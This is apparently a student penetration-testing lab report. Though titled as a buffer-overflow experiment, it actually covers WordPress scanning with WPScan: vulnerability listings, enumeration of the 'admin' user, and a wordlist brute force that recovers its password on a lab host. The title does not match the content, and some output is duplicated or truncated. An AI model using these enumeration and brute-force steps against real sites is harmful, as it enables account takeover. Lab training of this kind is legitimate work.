Somaiya Vidyavihar University
K. J. Somaiya College of Engineering
Department of Computer Engineering

Batch: B1 Roll No.: 16010121045

Experiment No. 9

Title: Buffer Overflow Vulnerability

Objective:
Buffer Overflow Vulnerability

CO	Outcome
CO3	Comprehend post exploitation phase of penetration testing.

Books/ Journals/ Websites referred:

https://www.imperva.com/learn/application-security/buffer-overflow/

Theory:-


WordPress Security Basics: WordPress is a popular content management system (CMS) powering millions of websites worldwide. However, its popularity makes it a prime target for attackers. Vulnerabilities in WordPress plugins, themes, and the core itself can be exploited to gain unauthorized access to websites, deface them, or steal sensitive data.

WPScan: WPScan is a free, open-source tool specifically designed for WordPress vulnerability scanning. It helps identify security weaknesses in WordPress installations by scanning for vulnerable plugins, themes, and core files. It also enumerates user accounts and performs various other security checks.


Types of Vulnerabilities: Common vulnerabilities in WordPress include SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), remote code execution (RCE), and file inclusion vulnerabilities. These vulnerabilities can be exploited to execute malicious code, manipulate databases, or gain administrative access.

Exploitation Process: Exploiting a vulnerability typically involves identifying a target, scanning it for vulnerabilities using WPScan, selecting an appropriate exploit, and executing it. Once a vulnerability is successfully exploited, attackers can gain unauthorized access to the target system and perform malicious activities.


Implementation:



```
root@kali:~# wpscan -u 192.168.1.108 -e u vp
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________
```




```
[!] Title: WP Super Cache 1.3 - trunk/plugins/awaitingmoderation.php URI XSS
    Reference: https://wpvulndb.com/vulnerabilities/6629
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2008
[i] Fixed in: 1.3.1

[!] Title: WP Super Cache <= 1.4.2 - Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7889
    Reference: http://blog.sucuri.net/2015/04/security-advisory-persistent-xss-in-wp-super-cache.html
[i] Fixed in: 1.4.3

[!] Title: WP Super Cache <= 1.4.4 - Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8197
    Reference: http://z9.io/2015/09/25/wp-super-cache-1-4-5/
[i] Fixed in: 1.4.5

[!] Title: WP Super Cache <= 1.4.4 - PHP Object Injection
    Reference: https://wpvulndb.com/vulnerabilities/8198
    Reference: http://z9.io/2015/09/25/wp-super-cache-1-4-5/
[i] Fixed in: 1.4.5

[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
    +----+-------+-----------------+
    | Id | Login | Name            |
    +----+-------+-----------------+
    | 1  | admin | admin – TurnKey |
    +----+-------+-----------------+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Tue Jan 23 17:32:57 2018
[+] Requests Done: 71
[+] Memory used: 69.512 MB
[+] Elapsed time: 00:00:04
root@kali:~#
```



```
!] Title: WP Super Cache 1.3 - trunk/wp-cache.php wp_nonce_url Function URI XSS
   Reference: https://wpvulndb.com/vulnerabilities/6624
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2008
i] Fixed in: 1.3.1

!] Title: WP Super Cache 1.3 - trunk/plugins/wptouch.php URI XSS
   Reference: https://wpvulndb.com/vulnerabilities/6625
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2008
i] Fixed in: 1.3.1

!] Title: WP Super Cache 1.3 - trunk/plugins/searchengine.php URI XSS
   Reference: https://wpvulndb.com/vulnerabilities/6626
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2008
i] Fixed in: 1.3.1

!] Title: WP Super Cache 1.3 - trunk/plugins/domain-mapping.php URI XSS
   Reference: https://wpvulndb.com/vulnerabilities/6627
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2008
i] Fixed in: 1.3.1

!] Title: WP Super Cache 1.3 - trunk/plugins/badbehaviour.php URI XSS
   Reference: https://wpvulndb.com/vulnerabilities/6628
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2008
i] Fixed in: 1.3.1

!] Title: WP Super Cache 1.3 - trunk/plugins/awaitingmoderation.php URI XSS
   Reference: https://wpvulndb.com/vulnerabilities/6629
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2008
i] Fixed in: 1.3.1
```

Wordlist attack:



```
[!] Title: WP Super Cache <= 1.4.4 - PHP Object Injection
    Reference: https://wpvulndb.com/vulnerabilities/8198
    Reference: http://z9.io/2015/09/25/wp-super-cache-1-4-5/
[i] Fixed in: 1.4.5

[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
    +----+-------+-----------------+
    | Id | Login | Name            |
    +----+-------+-----------------+
    | 1  | admin | admin – TurnKey |
    +----+-------+-----------------+
[!] Default first WordPress username 'admin' is still used
[+] Starting the password brute forcer
  Brute Forcing 'admin' Time: 00:00:00 <=====================
  [+] [SUCCESS] Login : admin Password : Admin123


  +----+-------+-----------------+----------+
  | Id | Login | Name            | Password |
  +----+-------+-----------------+----------+
  | 1  | admin | admin – TurnKey | Admin123 |
  +----+-------+-----------------+----------+
```

Conclusion:

Successfully implemented and exploited a wordpress server using wpscan.